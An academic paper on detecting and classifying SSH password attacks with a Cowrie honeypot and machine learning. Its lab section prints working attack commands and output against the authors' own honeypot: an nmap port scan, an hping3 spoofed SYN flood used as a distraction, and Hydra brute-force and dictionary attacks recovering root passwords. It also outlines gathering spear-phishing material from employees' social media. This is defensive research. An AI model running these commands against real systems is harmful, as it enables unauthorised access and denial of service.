Turk. J. Math. Comput. Sci.
13(2)(2021) 388–402
© MatDer
DOI : 10.47000/tjmcs.971141

Password Attack Analysis Over Honeypot Using Machine Learning Password Attack Analysis

Hatice Beyza Taşçı[1], Serkan Gönen[1], Mehmet Ali Barışkan[1], Gökçe Karacayilmaz[2], Birkan Alhan[1], Ercan Nurcan Yilmaz[3,4,*]

[1] *Department of Computer Engineering, Istanbul Gelisim University, Istanbul, Turkey.*
[2] *Department of Forensics Sciencies,Hacettepe University, Ankara, Turkey.*
[3] *Department of Electrical Electronics Engineering, Gazi University, Ankara, Turkey.*
[4] *Department of Information Technologies, Mingachevir State University, Mingachevir, Azerbaijan.*

Received: 13-07-2021 • Accepted: 26-08-2021

Abstract. Developing information and technology has caused the digitization of data in all areas of our lives. While this digitization provides entirely new conveniences, speed, efficiency, and effectiveness in our current life, it also created a new environment, space, and ultimately a risk area for attackers. This new space is called cyberspace. There is a constant struggle between security experts and attackers in cyberspace. However, as in any environment, the attacker is always in an advantageous position. In this fight, the newest approach for security experts to catch attackers is to use technologies based on prediction and detection, such as artificial intelligence, machine learning, artificial neural networks. Only in this way will it be possible to fight tens of thousands of pests that appear every second. This study focuses on detecting password attack types (brute force attack, dictionary attack, and social engineering) on real systems using Cowrie Honeypot. The logs obtained during the said attacks were used in the machine learning algorithm, and subsequent similar attacks were classified with the help of artificial intelligence. Various machine learning algorithms such as Naive Bayes, Decision tree, Random Forest, and Support Vector Machine (SVM) have been used to classify these attacks. As a result of this research, it was determined that the password attacks carried out by the attacker were phishing attacks, dictionary attacks, or brute force attacks with high success rates. Determining the type of password attack will play a critical role in determining the measures to be taken by the target institution to close the vulnerabilities in which the attack can be carried out. It has been evaluated that the study will make significant contributions to cybersecurity and password attacks.

2010 AMS Classification: 97R70

Keywords: Artificial intelligence, cyber security, honeypot, password attacks, social engineering.

*Corresponding Author
Email addresses: 170403037@ogr.gelisim.edu.tr (H.B. Taşçı), sgonen@gelisim.edu.tr (S. Gönen), mabariskan@gelisim.edu.tr (M.A. Barışkan), gkaracayilmaz@gmail.com (G. Karacayilmaz), birkanalhan@gmail.com (B. Alhan), enyilmaz@gazi.edu.tr (E.N. Yılmaz),

1. Introduction

Information security has been one of the most critical research areas in the information world in recent years. Many software and hardware tools to ensure corporate or personal information security. Among the tools used for this purpose are intrusion detection and prevention systems, firewalls, honeypots, antivirus programs, and vulnerability scanners. However, these tools used in information systems are insufficient in most cases when used alone. For this reason, security scenarios where these tools used integrated are recommended.

In this context, a decoy system has been set up to be deployed in the environment where the systems aimed to be secured in the study, and a ready-made structure has been obtained that provides protection of the real system by distracting the attackers. Decoy systems pretend to be a real system, detect the attacker, and obtain information to prevent it before making a real attack. The decoy system used in this context is Cowrie, an SSH and Telnet honeypot. SSH and Telnet services left open on the Cowrie honeypot aim to attract the attention of attackers and trap them. Afterward, the logging mechanism of the Cowrie honeypot has been tested by simulating the attack environment and attacking the trap system, which was installed, on the Kali Linux attacker machine. Considering that these logs should be followed with a log system, log tracking systems have been researched, and it has been decided to use the open-source Graylog technology. Then, using the attack data collected by the Cowrie honeypot, an analysis of artificial intelligence-supported password attacks has been carried out. Subsequently, password attacks coming to Honeypot have been analyzed and classified which type of password attack they are. For this classification, analyzes have been made with Supervised Learning and then Unsupervised Learning, and attack types have been analyzed through artificial intelligence, and attacks with high success rates have been detected. The success rates for nine different algorithms are around 95 percent. In the study, the results obtained were evaluated in terms of accuracy and computational complexity, and in this context, the Deep Learning algorithm, which is the most successful algorithm in terms of accuracy, time complexity and data set size, was preferred. In this way, they will be detected in case of similar attacks, and measures will be taken. The detailed representation of the analysis phases performed in the study is depicted in Figure 1.

Cowrie Honeypot has been used in the study; however, it can be adapted to other honeypot systems by following the implementation phases of the proposed method.

In the Second Section, related works are given. In Section 3, the background of the experimental study is introduced, and the implementation of the password attack is explained. Finally, in Section 5, the analysis summary is discussed, and the study is completed with the conclusion section.

2. Related Works

Honeypot is a computer security mechanism designed to monitor attackers for attack patterns, detecting unauthorized attempts to use information systems, so that information can be collected as a result of attacks and used to improve attack detection [27]. The definition made here aims to collect the attacker information of honeypots and collect data for possible attacks on a real system. Honeypots can be defined as security systems that take their power from their attack capability [7]. Honeypot contains fake data, documents, fictitious credentials, passwords, or credit card information that might attract the attention of attackers. Honeypots, on which security vulnerabilities are left at different levels, become the primary target of attackers [22]. In other words, the honeypot system to be prepared must be attackable. Honeypots should be prepared from an attacker's perspective; for example, the information to be obtained in the attacked system can be based on being satisfactory. Honeypots, located in a network accessible from the Internet, attract attackers and provide the opportunity to examine the attacker and attack behavior. Unlike security mechanisms such as intrusion detection systems or Firewalls, Honeypots are not used to solve a specific problem. Honeypots are only a part of the security system and which problems they help solve are directly related to their design and/or use [28]. The purpose of the honeypot in this project is to collect attacker information and then perform attack analysis using machine learning algorithms. In short, the purpose of using honeypots is to capture information about the attackers and attacks and also to distance the attacker from the real system. However, honeypots can be used for different reasons. One of these reasons is their ability to collect attack logs because honeypots are open to attacks. Attack analysis using these logs provides important and useful research.

In a Honeypot definition put forward by Roesch, the developer of Snort, Honeypots are divided into two categories as Production Honeypot or Research Honeypot [23]. According to this definition, Honeypots can be distinguished from each other in two ways, generally in terms of their use and the level of access they provide. Production Honeypots are used to reduce risks in the business/production environment and hence are used in large-scale organizations. On



Start
Scanning (Nmap scanning is done in the same network)
Yes
No
Is port 22 open as a result of the scan?
Yes
Attack Phase
Carriying out DoS/DDoS attack using IP Spoofing method on Target via "Hping" tool
No
Was the attack successful?
Yes
Yes
Yes
Dictionary Attack
Testing passwords obtained via Social Engineering
Brute-Force Attack
Cowrie Honeypot Log Files
Attack Logging Phase
TCP
UDP
ElasticSearch
WEBAPI
Graylog Server
WEBAPI
MongoDB
Graylog Interface
Machine Learning Algorithm
Attack Classification Phase
Detecting passwords attacks via Social Engineering
Detecting dictionary passwords attacks
Detecting brute-force passwords attacks
Stop

Fig.1. Phases of Password Attack Classification

the other hand, research honeypots are to gather as much information about the attacker as possible. While research honeypots do not add security value to an organization, they can be very helpful in understanding the actions and motives of attackers. On the diagram in Figure 2, honeypot classification according to its properties is shown [31].

Another definition; Research honeypots are simple systems used for academic, institutional, or amateur purposes to investigate and detect new attack techniques used by attackers. It can also be called systems that attract attackers in the form of phishing [28]. On the other hand, production honeypots take a copy of the system they are working on and prevent the real systems from being damaged by pulling the security vulnerabilities left in services such as SSH, FTP, HTTP, SMTP, and SMTP possible threats to real systems [29]. In this study, the type of honeypot used within the scope of collecting password attacks information and analyzing it as ”Research Honeypot”.

Honeypots are divided into three types according to their level of interaction. Low interaction is the level at which honeypots emulate simple services, and the freedom given to attackers is minimal. They are passive in approach, so attackers cannot use them to attack other systems, so they are very suitable for enterprises, and many production honeypots fall into this category. Medium interactive honeypot provides more services than low level but does not provide a real operating system. The risk also increases with the level of attack they provide to attackers. The high-level honeypot provides a real operating system that the aggressor can attack. This exposes the system to plenty of risk and complexity [17]. The field of activity of low-interaction honeypot systems is quite limited. Because in low-interaction honeypot systems, the services and the operating system on which the services run are completely simulated. Due to this simulation, the operations that the attacker can perform on the honeypot system are limited. Let's say the aggressor wants to simulate SSH protocol in a low interaction honeypot system. In this case, replies are returned as if port 22 is listening. This port allows login commands to run. In addition, various SSH commands are also run. Offensive or malicious activity thinks the SSH service is running here. However, all transactions are imitations.

Additionally; As a result of the attacker executing a command that the emulated service does not support, it can be understood that the system is a honeypot. Limited information is obtained from low-interaction honeypots. It may not be possible to obtain information on every subject because the attacker and malicious activity will not be able to perform all the operations they would do in a real system. However, their installation and maintenance are quite simple. Since the systems they contain are imitations, they do not pose any risk to the network. They are highly effective in capturing known activities. Honeyd, Specter, KFSensor, and Dionaea can be given as the most used low interaction honeypot systems.




Fig.2. Classification of honeypots [31]

KFSensor is a windows based honeypot system. It emulates the services as if they are running on the Windows operating system. Services are emulated from the OSI layers at the application layer. Therefore, it is mostly used to create new firewall rules or to write new IDS signatures. In the work by Nitin et al, the analysis medium is performed using a KFSensor honeypot. In the attack simulation data, two different log clusters were used by the KFSensor honeypot and Wireshark analyzer for forensic analysis [18]. Honeyd is one of the most widely used low interaction honeypot systems. An application that creates virtual systems on a network. Created virtual systems can be controlled remotely. The operating system and services are emulated according to their configuration. The variety of operating systems and services is wide. In addition, it is an important feature that it is possible to assign more than one IP address to a single system. Honeyd honeypots were originally created in 2003 and are a low-risk honeypot that can securely deploy virtual peers with different IP addresses [5]. It is open-source software under the GNU license. Specter can emulate various services such as HTTP, POP3 and FTP, as well as some systems of the most common operations [6]. Specter simulates any operating system such as honeyd as if the services specified on it are running. The biggest feature that distinguishes it from Honeyd is that it contains trap applications. In this way, it tries to obtain information about the attacker [2].

When the literature is evaluated in general, it is seen that there are studies on vulnerability detection and comparison. However, no integrated study examines the prevention of subsequent attacks if a new vulnerability is detected as a result of comparing the vulnerabilities on the operating system with the best-known vulnerability databases. Therefore, this study aims to detect the new vulnerability on the system by following the steps described in detail in Figure 1, close it as soon as possible, or intervening and saving the system with the least damage. It is considered that the study will make significant contributions to the detection of vulnerabilities.

3. Password Attack

Passwords are strings of characters used to secure access to computers and computer systems. Passwords are important and need to be protected because they provide direct access to information, computers, and systems. Password security can be achieved by choosing a string of characters that is difficult for others to guess. Although it is thought that every password can be cracked as long as there is sufficient time and resources, it is known that a difficult character string extends this time and can be rendered infeasible for attackers. The password security vulnerabilities are that the selected password is short, consists of words that can be found in the dictionary, can be guessed, has its name or surname, or consists of very simple words.

Four basic password cracking techniques, Dictionary attack, Brute Force attack, Hybrid Attack, and social engineering attack, have been discussed briefly.

3.1. Dictionary Attack.

Dictionary attacks against Internet servers that provide Secure Shell (SSH) service for secure, remote login are very common. Such an attack is defined as a login attempt to gain fake access by constantly guessing a username and password pair. In dictionary attacks, a dictionary is prepared consisting of the most used words by the attacker or the information gathered by the social engineering method for the target. With this dictionary, it is tried to reach the target system. The mainstay of the attack is the fact that many users tend to choose their passwords from a small domain. Therefore, a malicious user will try all possible username and password pairs until the correct one is found. As a result, these attacks contaminate log files and flood network traffic [25].

3.2. Brute Force Attack.

The purpose of a brute force attack is to gain access to the target system. The attacker must perform a successful brute-force attack to gain remote access to the target computer. In a brute force attack, passwords consisting of combinations of numbers, letters, and special characters are tried against the target computer. Attempts are made to reach the password, and as soon as the correct password is found, the Brute force attack process is stopped [26]. The disadvantage of this method is that if the password is long, it takes longer to find the correct password and therefore consumes many system resources. For example, a hacker can try 2.18 trillion passwords/username combinations in 22 seconds [19].

3.3. Hybrid Attack.

The Hybrid Attack is a mix of both the dictionary attack and the Brute Force attack. It requires a list of possible passwords like a dictionary attack but will try all possible combinations with the passwords in the list like a Brute Force attack. It takes a very long computation time compared to other attacks, depending on the number of passwords in the list [4].

3.4. Social Engineering.

Social Engineering attack is an inclusive term for all the different attacks that occur due to human interaction. These attacks happen in multiple steps. First, the attacker recognizes the victim and identifies potential entry points, then the attacker gains the victim's trust, thereby gaining the knowledge of sensitive information, which in turn provides him with the necessary information [21]. The most common social engineering attack is a phishing attack. These identity attacks use the social rules of the workplace to trick users. Hackers can pretend to be the IT team and directly ask users for their passwords without the risk of being detected. Social engineering allows hackers to obtain information such as their mother's maiden name and social security number by simply looking at their social media, giving them significant advantages in attacks on users. Many users already use their birthdays or pet names in their passwords and share personal information easily with people they do not know [24].

4. Experimental Analysis

Simulation processes Cowrie Honeypot is installed on Ubuntu 20.04 virtual server. Attacks were carried out using the Kali Linux attacker machine on the same network. The simulation environment topology is shown in Figure 3.





Fig.3. Simulation Environment

The attack analyzes of the study have been carried out by following the steps indicated in Figure 1. Firstly, ports have been scanned to find open ports for infiltrating the target system. The nmap tool is used for this purpose. Then, using the hping3 tool, a DoS/DDoS attack has been performed as a cloaking attack, and password attacks have been carried out immediately after excess packets have weakened the system. In the last section of the attack phase, three types of password attack methods have been carried out. These are attacks using brute-force, dictionary, and prepared dictionary via a phishing attack.

Nmap is a tool used to probe devices on a network and find running services or open ports that may present a vector for attack. nmap was used to find the default configuration of the server and client, to find weak spots or, more specifically, open ports to attack both [9]. For example, after the Cowrie honeypot architecture has been installed, the open ports have been scanned by running the nmap command on the attacker (Kali Linux) machine, and SSH and Telnet ports were found to be open, as shown in Figure 5.


When the Nmap scan result is examined, it is seen that the SSH service is running on port 22. SSH is one of the services used in the remote administration of Linux servers, and therefore it has a remarkable feature for attackers.



```
┌──(root💀kali)-[/home/Honeypot]
└─# nmap -sS -sV -T4 --open -n 192.168.1.46 -p 1-65535                2 ⚙
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-16 05:38 EDT
Nmap scan report for 192.168.1.46
Host is up (0.00021s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
23/tcp    open  telnet?
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
22222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; proto
col 2.0)
```

Fig.5. Port Scanning of Victim Computer (Honeypot)


Hping3 is a DoS (Denial of Service) tool that comes preconfigured in Kali Linux and is easy to execute via the command line in the terminal. An attacker can determine how many packets he wants to send, how large the packets are, how fast the packets are transmitted, whether the IP Addresses are spoofed, and the destination IP Address and destination port of the packets with a single command [10]. The purpose of using this tool in the study is to make the password attack easily by forcing the system unexpectedly. In other words, as depicted in Figure 6, the DoS attack has been used as a cloaking attack, thereby distracting attention from the basic attack, the password attack. With Hping3, Syn packets are sent to port 80 of the target machine. The ultimate goal of this attack is to overload the target machine with different IP addresses and immobilize the machine. In this way, even if the system administrators monitor the network, the BOGON IP addresses used and the attacker's source address will not be able to detect, and it will not be easy to take action.



```
┌──(root💀kali)-[/]
└─# hping3 192.168.1.23 -q -n -d 120 -S -p 80 --flood --rand-source
HPING 192.168.1.23 (eth0 192.168.1.23): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.23 hping statistic ---
62053930 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Fig.6. DDoS Attack Carried out on Victim Machine (Honeypot)

In the last section of the attack phase, the password attack section, password attempts have been made with the Hydra tool. Hydra is a fast and flexible online password cracking tool that can perform fast dictionary attacks against 50+ Protocols, including Telnet, RDP, SSH, FTP, HTTP, HTTPS, SMB, various databases, and much more. THC (The Hackers Choice) created Hydra for researchers and security consultants to demonstrate how easy it would be to gain remote unauthorized access to a system [11]. Under password attacks, firstly, the brute force attack has been performed on the SSH port. As a result of this attack, user names and passwords have been obtained, as seen in Figure 7. In this brute force attack, a successful password prediction result has been obtained by trying the username ”root” and the password ”123456”. Many unsuccessful prediction attempts have been made before this successful attempt.




```
┌──(root💀kali)-[/]
└─# hydra -l root -P passlist.txt ssh://192.168.1.46                           1 ⚙
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-21 15:26:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per ta
sk
[DATA] attacking ssh://192.168.1.46:22/
[22][ssh] host: 192.168.1.46   login: root   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-21 15:26:57
```

Fig.7. Brute Force

Secondly, a dictionary attack, which is one of the most used password attack methods, has been performed. Typically, the password dictionary stores commonly used passwords and familiar words such as usernames. One of the ready-made dictionaries, rockyou.txt, has been used for this dictionary attack. As a result of the dictionary attack, the username/password pair has been obtained as ”root/password,” as shown in Figure 8. This pair has been detected in 8.55 seconds. This period may vary depending on the difficulty of the password.




```
┌──(root💀kali)-[/]
└─# hydra -V -f -t 4 -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.22
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-12 18:26:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
 tries per task
[DATA] attacking ssh://192.168.1.22:22/
[ATTEMPT] target 192.168.1.22 - login "root" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.22 - login "root" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.22 - login "root" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.22 - login "root" - pass "password" - 4 of 14344399 [child 3] (0/0)
[22][ssh] host: 192.168.1.22   login: root   password: password
[STATUS] attack finished for 192.168.1.22 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-12 18:26:08
```

Fig.8. Dictionary Attack Carried out on SSH

Today, all institutions, including public and other large institutions, allocate considerable resources to hardware and software in the field of cybersecurity. However, as it is known, the chain breaks from the weakest link. Furthermore, if the weakest link is detected, it does not matter how strong the remaining links are. Most of the time, the weak link is people. That is why social engineering is so important. Usernames and passwords can be captured by social engineering using the vulnerabilities of the human factor. One of the social engineering attacks is the phishing attack. Phishing attacks are attacks carried out over communication tools such as e-mail, sms, and phone calls, which are very similar to reality, using the social rules of the workplace to deceive users. Attackers can pretend to be the IT team and directly ask users for their passwords without the risk of being detected. Unlike broadly random phishing attacks, spear-phishing attacks target a specific group or organization and focus on stealing intellectual property, financial data, trade or military secrets, and other confidential information. Unlike the classical phishing attack, with spear-phishing, cyber attackers search for the target people they choose. In the study, the social engineering application was carried out on the company ”abc”. If any, the social media accounts of the targeted “abc” company employees are examined, and their messages in the forums, if any, are examined. Based on these researches, attackers create directly related and custom e-mail content for their targeted victims. Thus, the probability of the targeted people being the victims of these attacks increases considerably. As seen in Figure 9, lists were created using usernames and passwords obtained through phishing attacks against the target company “abc”.

